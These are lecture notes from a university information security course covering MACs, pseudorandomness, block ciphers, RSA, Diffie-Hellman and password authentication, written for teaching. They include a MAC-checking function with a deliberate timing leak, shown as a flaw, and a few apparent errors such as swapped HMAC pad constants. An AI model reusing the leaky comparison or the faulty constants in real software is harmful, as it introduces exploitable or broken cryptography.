Notes for COS 432 - Information Security*

Contents

0 Course Information

Professor: Ed Felten

Website: http://bit.ly/1wcHQIT and Piazza

Lectures: 11am Monday, Wednesday in McCosh 50

1 Message Integrity

Sending messages

$\boxed{\text{Alice}} \xrightarrow{m} \boxed{\text{Mallory}} \xrightarrow{?} \boxed{\text{Bob}}$

Threat Models:, what adversary can do and accomplish vs. what we want to do and accomplish. We generally assume that Mallory is malicious in the most devious possible way, as opposed to random error. In this case of Alice sending Bob a message:

- Mallory can see and forge messages
- Mallory wants to get Bob to accept a message that Alice didn't send
- Alice and Bob want Alice to be able to send a message and have Bob receive it in an untampered form.

CIA Properties

- Confidentiality: trying to keep information secret from someone
- Integrity: making sure information hasn't been tampered with
- Availability: making sure system is there and running when needed (hardest to achieve!)

In this problem, the goal is only integrity.

Role of stories in security:

- Pro: easy to follow
- Cons:
  - In reality,"Alice/Bob" is a computer; for example, a server with no common sense
  - In reality, "Alice/Bob" is a person + computer (one may have some knowledge that other doesn't, e.g. knowledge divergence in phishing attack)
  - We might be biased into rooting for one side or the other and lose impartiality

What to send:

$\boxed{\text{Alice}} \xrightarrow{(m,f(m))} \boxed{\text{Mallory}} \xrightarrow{(a,b)} \boxed{\text{Bob}}$: accept a iff $f(a) = b$

where f is a **Message Authentication Code (MAC)**

Properties f needs to be a secure MAC:

1. deterministic (Bob needs to get the same answer that Alice got every time)
2. easily computable by Alice and Bob
3. not computable by Mallory (else Mallory can send $(x, f(x))$ for any x s/he wants)

Choosing f:

- Picking a secret function is risky because it is difficult to quantify how likely Mallory will be able to guess the function.
- Use a random function...

input	output	
$\emptyset$	01011...	← 256 coin flips
0	101...	
1	...	

"secure MAC game": Us vs. Mallory

```
repeat until Mallory says "stop": {
    Mallory chooses $x_i$
    we announce $f(x_i)$
}
Mallory chooses $y \notin \{x_i\}$
Mallory guesses $f(y)$: wins if right
```

f is a secure MAC if and only if every efficient (polytime) strategy for Mallory wins with negligible (probability that goes to 0) probability. In other words, f is a secure MAC if Mallory can't do better than random guessing.

Theorem. *A random function is a secure MAC.*
Intuition: Mallory asks to reveal certain entries, but for y Mallory is trying to guess the result of the coin flips

- ...Or more practically, a pseudorandom function:

  pseudorandom function (PRF): "looks random", "as good as random", practical to implement

  typical approach:

  - public family of function $f_0, f_1, f_2, \ldots$
  - secret key k which is, for example, a 256 bit random value
  - use $f(k, x)$

Kerckhoffs's principle:
Use a public function family and a randomly chosen secret key. Advantages:

1. can quantify probability that key will be guessed
2. different people can use the same functions with different keys
3. can change key if needed (if it's given out or lost)

"PRF game" against Mallory:

```
we flip a coin secretly to get $b \in \{0,1\}$
if $b = 0$, let $g =$ random function
else, $g = f(k,x)$ for random $k$
repeat until Mallory says "stop": {
    Mallory chooses $x_i$
    we announce $g(x_i)$
}
Mallory guesses latest $b$: wins if right
```

f is a PRF if and only if every efficient strategy for Mallory wins with probability less than $0.5 + \epsilon$ where ϵ is negligible.

Note: Mallory can always win by exhaustive search of the range of k in $f(k,x)$, so need to limit Mallory to "practical"

Theorem. *If f is a PRF, then f is a secure MAC*

Proof. By contradiction. There's a reduction going on; we wanted to find a secure MAC, which led us to wanting to find a secure PRF □

What to send (new):

$\boxed{\text{Alice}} \xrightarrow{(m,f(k,m)} \boxed{\text{Mallory}} \xrightarrow{(a,b)} \boxed{\text{Bob}}$: accept a iff $f(k,a) = b$

Assumptions:

1. k is kept secret from Mallory
2. Alice and Bob have established k in advance
3. Mallory doesn't tamper with the code that computes the function $f(k,a)$


Do PRF's exist?

Answer: maybe/ we hope so (some functions haven't lost yet)

Here's one: HMAC-SHA256

$$f(k, x) = S((k \oplus z_1)||S((k \oplus z_2)||x))$$

where $z_1 = 0x3636\ldots$, $z_2 = 0x5c5c\ldots$ (note that || is concatenation) and S is "SHA-256": start with "compression function" C, taking 256 and 512 bits in, outputting 256 bits



Note: This is subject to length extension attacks

Cryptographic Hash Functions

They include MD5, SHA-1, SHA-?, etc: functions that take arbitrary size inputs and return fixed size outputs that are "hard to reverse." They are dangerous to use directly because they don't have the properties you think/want then to have.

Properties of a cryptographic hash function

1. Collision resistance:
   Can't find $x \neq y$ such that $H(x) = (y)$
2. Second preimage resistance:
   Given x, can't find y such that $H(x) = H(y)$
3. If x is chosen randomly from a distribution *with high entropy*, then given $H(x)$, you can't find x

Better: use a PRF even if k is non-secret

Timing Attacks

Suppose Alice and Bob implement MAC-based integrity with the following code

```
def macCheck(a, b, key) {
    correctMac = Mac(key, a);
    for (i = 0; i < length; ++i) {
        if (correctMac[i] != b[i]) return false
        }
    return true
}
```

The problem? The execution time depends on the first n correct characters. Mallory may observe the runtime to gain insight on cracking the code.

Multiple Alice - Bob messages

How to deal with Mallory sending messages out of order or resending old messages

1. append sequence number to each message:
   Alice sends $m'_0 = (0, m_0)$, $m'_1 = (1, m_1)$
2. switch keys per message

2 Randomness

Best way to get a value that is unknown to an adversary is to choose a random value, but it's hard to get this in practice. Randomness (or a lack thereof) is often a weakness in a security system.

Recall from last lecture that a PRF works as a MAC.

What is a PRF?

Two views:

1. family of functions $f_k(x)$
2. function $f(k, x)$. This is the view we'll be using for this class.

True randomness:

- outcome of some inherently random process
- assume it "exists" but it's scarce and hard to get

Pseudorandom generator (PRG):

- takes a small "seed" that's truly random
- generates a long sequence of "good enough" values
- maintains "hidden state"

Definition. PRG is **secure** if its output is indistinguishable from a truly random value/string.
This is based on the game versus Mallory (can Mallory tell real randomness from prg? similar to prf game from lecture 1), where secure means that Mallory wins 50% $(+\epsilon)$ assuming Mallory has limited resources, where ϵ is negligible. ◇

$$\begin{tikzcd}
\text{Seed} \arrow[r, "init"] & S_0 \arrow[r, "advance"] \arrow[d] & S_1 \arrow[r, "advance"] \arrow[d] & S_2 \arrow[d] & \text{etc.} \\
 & output_0 & output_1 & output_2 &
\end{tikzcd}$$

Another desireable property is Forward Secrecy (no backtracking):
If Mallory compromises the hidden state of the generator at time t, Mallory can't backtrack to reconstruct past outputs of the generator.

Most PRGs are made up of an **init** function to initialize state S and an **advance** function to step to a new state.

Example. A PRG that is not FS but is secure:

- Let f be a PRF
- init: $(seed, 0)$
- advance: $(seed, k) \to (seed, k + 1)$
- output: $f(seed, k)$

If Mallory knows the counter k at any point, she can decrement it and run the function forwards again. ◇

Example. A PRG that is FS and secure:

- Let f be a PRF
- init: $seed$
- advance: $S \to f(S, 0)$
- output: $f(S, 1)$

This resists backtracking because the advance function relies on the PRF ◇

PRG as a system service

Hard parts: getting seed, recovering from compromise, even if we don't know whether the state has been compromised.

Getting a good seed: want true randomness

- special circuit
- ambient audio/video: lava lamps! (lavarand)

problems: not *truly* random (correlations)

Alternate view: **collect** data unpredictable to adversary

- exact history of key presses
- exact path of mouse
- exact history of packet traffic
- periodic screenshot

- internal temperature
- ambient audio

Then: process to **extract**, or distill down to "pure" randomness - feed it all into a PRF. If there's enough randomness in input, output will be "pure random". Can, for example, use SHA256(all the data). SHA256 consumes data one block at a time, so we don't need to collect and store all the data; we can get/use the data iteratively.

Use this to:

- seed the system PRG
- recover/renew the state (mix fresh randomness in with hidden state) using PRF, to re-establish secrecy of hidden state – do as a precaution

  NOTE: Mistake to add a single bit at a time since Mallory can keep up with 2 possibilities at a time, but if we wait until have a lot, say 256 bits of randomness, then Mallory can't keep up (2^{256} possibilities), even if she knows the algorithm used.

Hard to estimate actual amount of entropy in pool, so wait for too much randomness before mixing to remain conservative.
There's also a problem with "headless" machines, like servers, that don't have enough areas of randomness to draw from.

Linux:

- `/dev/random` gives pure random bits, but have to wait
- `/dev/urandom` is output of PRG, renewed via "pure" randomness

The boot problem: At startup,

- least access to randomness (system is clean)
- highest demand for randomness (programs want keys)

Solutions (with their problems):

- save some randomness only accessible at boot:
  hard to tell that this hasn't been observed, or used on last boot
- connect to someone across network to give pseudorandomness:
  want secure connection but don't yet have key (okay if have just enough for that key, or semi-predictable and hope Mallory doesn't guess)

Message Confidentiality

Now may have a (passive) eavesdropper Eve:

$$\begin{array}{ccc} \boxed{\text{Alice}} & \rightarrow & \boxed{\text{Bob}} \\ & \downarrow & \\ & \boxed{\text{Eve}} & \end{array}$$

Message processing:

$$\begin{tikzcd} {} \arrow[r, "\text{plaintext}"] & \boxed{E \text{ (encrypts)}} \arrow[r, "\text{ciphertext}"] & \boxed{D \text{ (decrypts)}} \arrow[r, "\text{plaintext}"] & {} \\ & \text{key } k \arrow[u] & \text{key } k \arrow[u] & \end{tikzcd}$$

Goal: ciphertext does not convey anything about plaintext

"encryption game" against Mallory:

Mallory chooses two pieces of plaintext
We flip a coin and encrypt one of them
Mallory guesses which was encrypted: wins if right

We say that the encrpytion method is secure if Mallory can't do better than random guessing (50/50) + ϵ. This is known as **semantic security**.

Note: if we were being more rigorous in our definitions, we would use a stronger definition of security for encryption here so that it's easier to combine later with integrity. However, the methods we are learning are secure by any of the definitions.

First approach: one-time pad (known to be semantically secure)

1. Alice and Bob jointly generate a long random string k ("the pad")
2. $E(k, x) = k \oplus x$
3. $D(k, y) = k \oplus y = k \oplus (k \oplus x) = (k \oplus k) \oplus x = x$

Problems:

1. can't reuse key:
   $(k \oplus a) \oplus (k \oplus b) = a \oplus b$
   worst case, Eve knows one message, but even knowing that the messages are say English text can give Eve information from character distributions
2. need really long key – needs to be as long as sum of message lengths

Idea: use a PRG to "stretch" a small key (called a "stream cipher")

- Start with fixed-size random k, add a “nonce”: unique, but not secret. Use (k || nonce) to seed a PRG.
- Alice and Bob run identical PRGs in parallel with same key
- xor messages with PRG’s output
- Do not re-use (key, nonce) pair

This approach still does not provide integrity.

Confidentiality and integrity

Few approaches.

1. Use E(x || M(x)) SSL/TLS
2. Use E(x) || M(E(x)) IPSec **This is the winner (because math).
3. Use E(x) || M(x) SSH

Theorem 2.1. *If E is a semantically secure cipher, and M is a secure MAC, then #2 is secure.*

Encrypt plaintext, then append MAC: Bob first integrity checks, then decrypts. Note that we need to use separate keys for confidentiality and integrity, and a separate set of two keys for reverse channel (Bob to Alice).

If we have only one shared key, we seed the PRG with the shared key and then use four values it produces for the message sending.

3 Block ciphers

Story from WWII:
Pacific war: lots of radio communications; crypto and US decryptions paid a huge role
Admiral Nimitz had advantage of code break giving Japanese battle plan (Battle of Midway)
Most successful code was used by the US Marines: the Navajo language served as a code by translating the first letter of an English word into a Navajo word and sending that by radio (allowed speech communication).
Even when they got a Navajo speaker, the Japanese were unable to usefully decrypt these messages.

Last time: Stream ciphers

$$E(k, m) = D(k, m) = \mathrm{PRG}(k) \oplus m$$

Alternative approach: Block ciphers

Start with function that encrypts a fixed-size block of data (and fixed-size key) and build up from there

- may run faster
- many PRGs work this way anyway

Note that block cipher is not the same thing as a PRF, since a PRF may have no inverse ($\exists x_1, x_2$ s.t. $f(k, x_1) = f(k, x_2)$)

Want: psuedorandom permutation (PRP)

- function from n-bit input (plus key) to n-bit output
- if $x_1 \neq x_2$, then $f(k, x_1) \neq f(k, x_2)$
- psuedorandom as expected from previous definitions – should be indistinguishable from truly random to an adversary

It is useful to compare the different types of security functions we have seen. Note: Can use any of PR function/permutation/generator to build the other two.


Property	PR Functions	PR Permutations	PR Generators	Hash Functions
Input	Any	Fixed-size	Fixed-size	Any
Output	Fixed-size	Fixed-size	Any	Fixed-size
Has Key	Yes	Yes	Yes	No
Invertible	No	With key	No	Depends
Collisions	Yes, but can't find	No	No	Yes, but can't find

Challenge: design a very hairy function that's invertible, but only by someone who knows the key. A PRP will have this property.

Minimal properties of a good block cipher:

- efficient
- highly nonlinear ("confusion property") - hard for adversary to invert
- mix input bits together ("diffusion") - every input bit affects the output
- depend on the key

How to get these properties: Feistel network, given that f is a PRF



Add as many rounds as you want, alternating left and right rounds.

Why? Easy to invert since each round is its own inverse, so inverse of series of rounds is the same series in reverse order. This makes it so that f can be as difficult as we want and the process is still invertible, so why not make f a PRF?

Theorem. *If f is a PRF, then 4-round feistel network is a PRP.*

Often use weaker rounds (which may be faster to compute), but more of them.

Example. DES (Data Encryption Standard)

- block size = 64 bits
- 56-bit key
- Feistel network - 16 (weak) rounds

History:

- designed in secrey by IBM and NSA in 1978
- US government standard

- private sector followed

Backdoor known to designers but not public? Concerns by public over the source - history of US offering other governments intentionally weak ciphers

Reason for secrecy around design was that some of the classification: wanted to make secure against differential cryptanalysis, but that wasn't publicly known yet and NSA wanted to keep using it against others.

Designed to be slow in software to discourage it from being implemented in software

Key size problem:
2^{56} steps for a brute-force search to recover an unknown key, which is currently feasable, though not in 1978 (except maybe by NSA?)

This can be addressed by iterating DES with multiple keys. Note that you need to do this three times to get 2^{112} for brute force search. ◇

Example. AES (Advanced Encryption Standard) Probably the best available today, coming from overcoming drawbacks of DES

- software efficiency a goal
- large, variable key size (128-, 192-, 256-bit variants)
- open, public process for choosing and generating the cipher
  run by NIST and a design contest judged on pre-determined criteria

2002 - NIST chose Rijndael (Belgian designers) ◇

128-bit AES

- 128-bit input, output, and key
- not feistel design
- lookup table public
- ten rounds (generally cryptanalysis is a small-round break and then extending the tactic to a full number of rounds, so use a safe number then add extra rounds for safety buffer), each with four steps
    1. non-linear step ("confusion"):

       run each byte through a certain non-linear function (lookup table of a permutation)
    2. shift step ("diffusion"):

think of 128-bits as 4x4 array of bytes: shift the ith row left i steps; values that fall off wrap around the same row. (circular shift)

spreads out columns

3. linear mix ("diffusion"):

   take each column, treat as 4-vector and multiply by a certain matrix (specified in standard)

   mixes within column

4. key-addition step (key-dependent):

   xor each byte with corresponding byte of the key

   Note: the key expansion could be a source of weakness (to get the ten keys needed from one)

- to decrypt, do inverses in reverse order

How to handle variable-size messages

Problems:

- padding - plaintext not a multiple of blocksize
- "cipher modes" - dealing with multi-block messages

Padding: most important property needs to be that recipient can unambiguously tell what is padding and what is not

Good method: add bits 10* until reach end of block (pull off all 0's at end then the 1). Remember that you must add *s*ome padding (at least one bit) to every message. This works similarly with bytes.

Cipher modes: encrypt multi-block messages

- ECB (Electronic Code Book) !! BAD - not semantically secure - do not use !!

  $$C_i = E(k, P_i)$$

  Same plaintext results in same ciphertext – leaks information to adversary

- CBC (Cipher Block Chaining): Common, pretty good
  "strawman CBC", R_i random

  $$C_i = (R_i, E(k, R_i \oplus P_i)$$

Good, but doubles message size
Idea: use C_{i-1} instead of R_i

$$C_i = E(k, C_{i-1} \oplus P_i)$$

What about the first block? Generate a random value, the "initialization vector (IV)", to prepend to message to serve as C_{-1}. Don't want to reuse with same key, or adversary could compare the first block of the ciphertext to see if same plaintext, but random-ish generation good enough, and can use same key over and over.

- CTR (Counter mode): Generally agreed on as best to use. Similar to a stream cipher.

  $$C_i = E(k, \text{messageid}||\text{counter}) \oplus P_i$$

  messageid must be unique, then it's okay to reuse key.
  Note: this would not be forward secret as a PRG.
  Reasons to use CTR over PRG: more efficient on commodity hardware and perhaps you trust AES more than your PRF (even though you can't prove it either way).

4 Asymmetric key cryptography

Symmetric key: use the same key to encrypt and decrypt

Problems:

- Integrity: Alice sending to Bob, Charlie, Diana, ...

  If Alice, Bob, Charlie, Diana all have key k, then Bob could compute a MAC on a message and deliever a message to Charlie and Diana, thereby forging a message

  It would be nice if Alice were the only one who could send a verified message without needing to append everyone's integrity key (one per recipient)

- Confidentiality: maybe only Alice should be able to decrypt a message

Asymmetric scheme: 1976, Diffie-Hellman(-Cox for British military)

- One key for encrypting, another for decrypting
- One key for MAC, another for verifying it

Definition. "public-key" cryptography

Almost always:

- Generate key-pair such that can't derive one key from the other
- One key is kept private (only Alice knows it)
- Other key is public (everyone knows it)

◇

RSA algorithm

** We implemented this in hw2 **

- Best-known, most used public key algorithm
- 1978, Rivest-Shamir-Adleman

How it works:

To generate an RSA key pair,

1. Pick large secret primes p, q (randomly chosen, typically 2048 bits)

   Done by generating odd numbers in range and testing if prime, throwing away if not prime and trying again. Primes are dense enough that this isn't too bad, and primality testing is also okay in terms of time.

2. Define $N = pq$

   Useful fact: if p, q are prime, for all $0 < x < pq$,

   $$x^{(p-1)(q-1)} \mod pq = 1$$

3. Pick e such that $0 < e < pq$, e relatively prime to $(p-1)(q-1)$
4. Find d such that $ed \mod (p-1)(q-1) = 1$. You can use euclid's algorithm to find d.

The public key is (e, N) and the private key is (d, N) $[+(p, q)]$.

To encrypt or decrypt with public key:

$$\text{RSA}((e, N), x) = x^e \mod N$$

To encrypt or decrypt with private key:

$$\text{RSA}((d, N), x) = x^d \mod N$$

Theorem. *"It works"*

Proof.

$$\begin{aligned}
&\text{RSA}((e, N), \text{RSA}((d, N), x)) \\
&\quad = (x^d \mod pq)^e \mod pq \\
&\quad = x^{de} \mod pq \\
&\quad = x^{a(p-1)(q-1)+1} \mod pq\text{, for some } a \\
&\quad = (x^{(p-1)(q-1)})^a x \mod pq \\
&\quad = (x^{(p-1)(q-1)} \mod pq)^a x \mod pq \\
&\quad = 1^a x \mod pq \\
&\quad = x \mod pq \\
&\quad = x\text{, given } 0 < x < pq
\end{aligned}$$

□

Best known attack is to try factoring N to get p, q

Why not use public-key always?

- It's slow (∼1000x slower than symmetric); you're exponentiating huge numbers
- Key is big (∼4k bits)

How to use public-key crpyto

For confidentiality: ("your eyes only")

- Encrypt with public key
- Decrypt with private key

For integrity: ("digital signature")

- "Sign" by encrypting with private key
- "Verify" by decrypting with public key

Secure RSA

!! Warning: Not secure as described above, need to fix !!

Problem 1:

Suppose $(e, N) = (3, N)$. Given ciphertext 8 that was encrypted with $(3, N)$ it's trivial that $x^3 \mod N = 8$ has $x = 2$. This shows that you may run into trouble when encrypting small messages.

Problem 2 (Malleability):

$$\begin{aligned} \mathrm{RSA}((d, N), x) \cdot \mathrm{RSA}((d, N), y) \mod N &= (x^d \mod N)(y^d \mod N) \mod N \\ &= (xy)^d \mod N \\ &= \mathrm{RSA}((d, N), xy) \end{aligned}$$

$\mathrm{RSA}((d, N), xy)$ is the signature for the message xy! Adversary could use this to win the game defining security of the cipher

Definition. Malleability

Adversary can manipulate ciphertext, get predictable result for decrypted plaintext.


This is usually bad, but sometimes we want a malleable cipher (for some application) ◇

Lesser problems:


- Same plaintext results in same ciphertext (deterministic)
- No built-in integrity check

To solve all these problems, add a preprocessing step before encryption. The standard way is call OAEP (Optimal Asymmetric Encyption Padding):

1. Generate 128 bit random value, run through PRG G
2. XOR with message padded with 128 bits of zeros
3. Run result through PRF H, a hash function with announced key
4. XOR with the random bits
5. Concatenate result and send to RSA encyption



Also add the reverse as a postprocessing step after decryption:



Reject if z' is not all zero, otherwise throw away r' and let m' be the result of the decyption. m' should at this point be equal to the original message.

Other things to clean up:

- Key size
  - To get a big enough key space, need lots of possible primes
  - Factoring is better than brute force
  - Factoring algorithms might get better, so build in cushion in key size to account for incremental improvements in these algorithms.

  - Today, 2048-bit primes seem okay

- Useful performance trick
  - $e = 3$ and make sure p and q are chosen such that 3 is relatively prime to $p - 1$ and $q - 1$
  - This is extra-big win for digital signatures since verify is the common case.
  - But: what if OAEP disappears from your code?

    Use $e = 65537 = 2^{16} + 1$ instead

- Hybrid crypto: To encrypt a large message,
  - Generate random symmetric key k
  - Encrypt k with RSA
  - Encrypt message with k

  Sometimes share the symmetric key using RSA and use that to generate further keys to avoid using public-key crypto more than necessary

- Hybrid digital signatures: RSA sign(Hash(message))

- Claimed identities
  Suppose we get a message from "Alice" with a digital signature $m^d \mod N$. We can verify using $(m^d \mod N)^e \mod N$, but how can we be sure of Alice's public key if we don't know Alice?

  Use a digitial certificate ("cert"):
  - Bob signs a message saying "Alice's public key is (...)"
  - This works if we know Bob and believe him to be trustworthy and competent.
  - If we don't know Bob, then we need to ask Charlie if Bob is trustworthy and compentent.
  - But if we don't know Charlie...
  - Most common solution: pick universally trustworthy "certificate authority" who gives out keys

There is also the Web of Trust approach

  - Everybody certifies their friends, and if you can find a mutual friend, you're good and people will trust you.

5 Key Management

US for a long time put restrictions on export of cryptographic software, the same restrictions as munitions, requiring a special license.
Java, for example, would have liked to include crypto along with runtime libraries but hard to get license. Possible solutions:

- plugin architecture: could plug-in if they have their own
- designed libraries in a way convenient for people who want to implement their own crypto (export general purpose math library without the export-control issues.

How big should keys be?

A key should be so big an adversary has negligible chance of guessing it.

- Watch out for Moore's law: Computers double in speed every 18 months. So, you need to add one more bit every 18 months.
- For symmetric ciphers, 128 bits is plenty: $2^{128} \approx 10^{39}$, so at 1 trillion guesses per second, takes 10 quadrillion times the lifetime of the universe.
- Need larger for PRF/hash: suppose we're using for digital signature, then we're in trouble if adversary finds a "collision" ($x_1 \neq x_2$ s.t. $H(x_1) = H(x_2)$). Finding a collision is more efficient than finding key.

  "Birthday attack":
  Generate $2^{b/2}$ items at random, look for collisions in that set (b is the bit-length of your hash). Odds are ∼50%.
  Attack requires $O(2^{b/2})$ time and $O(2^{b/2})$ space, also possible in constant space.
  Pepople can generate invalid digital certificates through exploiting these collisions.

  Upshot: PRF output size is typically 2x cipher output size to be safe (256 bits)

Key management principles

0. Key management is the hard part
1. Keys must be strongly (pseudo)random
2. Different keys for different purposes (signing/encrypting, encrypting vs MACing, Alice to Bob vs Bob to Alice, different protocols)
3. Vulnerability of a key increases


- the more you use it
- the more places you store it
- the longer you have it

So change keys that get “used up”, and use “session keys”. If Alice and Bob share a long-term key, generate a fresh key just for now and use the long-term key to “handshake” and agree on which fresh key to use.

4. The hardest key to compromise is one that’s not in accessible storage (e.g. a key that’s in a drive locked in a safe or stored offline).
5. Protect yourself against compromise of old keys (forward secrecy); destroy keys when you’re done with them (and keep track of where the keys are)

   For example, it’s bad if Alice tells Bob, ”Here’s our new key, encrypted under the old key.” If Mallory records this message and later breaks the old key, she now can also get the new key.

Diffie-Hellman key exchange (D-H): 1976
Like RSA, relies on a hardness assumption. Here, rely on hardness of “discrete log” problem (given $g^x \mod p$, find x). g, p are public, and p is a large prime.



agree on g, p (public),
$p = 2q + 1$, q prime (“safe prime”)

Alice: random a, $1 < a < p - 1$

Bob: random b, $1 < b < p - 1$

$\xrightarrow{g^a \mod p}$ $\xleftarrow{g^b \mod p}$

Alice: $\left(g^b \mod p\right)^a \mod p = g^{ba} \mod p$

Bob: $(g^a \mod p)^b \mod p = g^{ab} \mod p$

Adversary’s best attack is to try to solve the discrete log problem. So Alice and Bob know something that nobody else knows.

In practice, use $H(g^{ab} \mod p)$ as a shared secret.

BUT: works against an evesdropper (“passive adversary”, “Eve”) but insecure if adversary can modify messages (“man in the middle”, ”MITM” attack).

Upshot: D-H gives you a secret shared with *someone*.

Solution:

1. Rely on physical proximity or recognition to know who’s talking
2. Consistency check: check that A, B end up with the same value g^{ab} or that A, B saw the same messages.

Alice		Mallory		Bob
a		$u \quad v$		b
	$\xrightarrow{g^a \mod p}$		$\xleftarrow{g^b \mod p}$	
	$\xleftarrow{g^u \mod p}$		$\xrightarrow{g^v \mod p}$	
$g^{au} \mod p$	$\longleftrightarrow$	$g^{au} \quad g^{av}$	$\longleftrightarrow$	$g^{bv} \mod p$

How?

Use digital signature (by one party, typically the server)

If Bob can verify Alice's signature, but not the other way around, this still works (say Alice is a well-known server).

This gives two properties at once:

- A authenticates B or vice verse
- No MITM, so A and B have a shared secret

D-H and forward secrecy:
Suppose Alice, Bob already have a shared key and want to negotiate a new key. Then they can do a simple D-H key exchange, protected by old key, then get new key.

If an adversary doesn't know the old key, can't tamper with the D-H messages. Even if the adversary gets an old key, not knowing the old key *in real time* means Mallory can't attack the D-H exchange, and can only be a passive adversary. So Alice and Bob get forward secrecy with relatively low cost.

Another problem, similar to MITM:

Alice		Mallory		Bob
a				b
	$\xrightarrow{g^a \mod p}$		$\xleftarrow{g^b \mod p}$	
	$\xleftarrow{1}$		$\xrightarrow{1}$	
$1^a \mod p$				$1^b \mod p$

So abort if receive a 1. Another bad value is $p - 1$.

Note:

$$\begin{aligned}(p-1)^2 \mod p &= \left(p^2 - 2p + 1\right) \mod p \\ &= (0 - 0 + 1) \mod p \\ &= 1\end{aligned}$$

Then:

$$(p-1)^a \mod p = \begin{cases} 1 & \text{if } a \text{ is even} \\ p-1 & \text{if } a \text{ is odd} \end{cases}$$

So also abort if receive $p-1$.

If you chose a safe prime, 1 and $p-1$ are the only bad values, and there's a very small chance that one of these would be sent legitimately (plus Alice and Bob may be checking to make sure they don't send them anyway).

Theorem 5.1. *If $\frac{p-1}{2}$ is prime, then 1 and $p-1$ are the only bad cases in DH. So, p is a safe prime if $\frac{p-1}{2}$ is also a prime.*

6 Authenticating people

SHA-3
NIST: 1997 new standardization effort to pick SHA-3
recently keccak picked

- fast to implement to implement in software, and really fast in hardware
- in practice, probably will be implemented in software, but brute force search to break it will probably be done in hardware – slight conspiracy theory that NIST picked so as to advantage attackers with larger resources

Authenticating: Make sure someone is who they claim to be

Three basic approaches, relying on

1. something you know (mother's maiden name)
2. something you have (prox)
3. something you are ("biometrics")

Something you know: passwords

Password threat model:

- user picks a password and remembers it
- to log in, user gives name, password
- adversary wants to log in as user
- adversary might be able to compromise server

First approach:

- server has "password database" of (name, password) pairs
- system verifies match
- Drawback: if adversary sees database, he/she can impersonate any user

Attacks (to get a user's password):

- guessing attack
  online: try to log in as user
  offline: get password DB, computational search over passwords
- trick the user, or someone else who knows the password, into telling you – surprisingly effective ("social engineering")
- impersonate server, get user to "log in" to you ("spoofing", "phishing")

- online guessing: try to log in with guessed name and password
- offline guessing: get password DB, computational search over passwords
- if user wrote down password, read it
- change the password database (somehow)
- watch the user log in, see what user types ("shoulder surfing")
- compromise the user's device (somehow) and record actions (e.g. "key logging")
- get user's password from one site, and try it on another
  - most users have between 3-5 passwords they reuse

Countermeasures:

- teach users not to divulge passwords (such as having a box saying "AOL will never ask you for your password")
- make guessing harder
  - implement a time delay after password failure (e.g. 2 seconds); this will slow down guessing attacks
  - limit number of failed attempts ("velocity control"), only for online guessing
  - avoid informative error message if user fails to log in (so don't say username was right but password wrong)
  - vs. offline guessing: slow down the verification code
    - compute $Hash^n$(PRF(...)) to verify password
    - might slow verification by a factor of 1000
- server stores hash(password) rather than password, so password database doesn't convey passwords
- often, iterate hash: H(H(H(H(H...(password)...)))); slows brute-force search, but adversary can try "dictionary attack" – hash many common passwords and build a handy retrieval data structure
- to frustrate dictionary attacks, use a "salt": for each user, generate a random value S_u, then store in password database (name, S_u, Hash(password, S_u —— password))

  Then an attacker would need to build a dictionary for each user

  Note that salt is in password database and it is convenient to keep secret, but hopefully password is strong enough for this to be okay even if the salt is leaked

  Note: in this model, the server doesn't store password

Guessing is a serious problem in practice: people pick lousy passwords, and attackers get more powerful all the time by Moore's law

Reducing guessability:

- hard to quantify guessability
- only sure way: make password random, chosen from a large space (these are usually hard to remember)
- format rules (e.g. special character and at least one uppercase character)
- require password to be longer (probably better than format rules)

Password hygiene

- like key hygiene
- change periodically and avoid patterns ("password1", "password2", ...)
- expire idle sessions (walk-away problem)
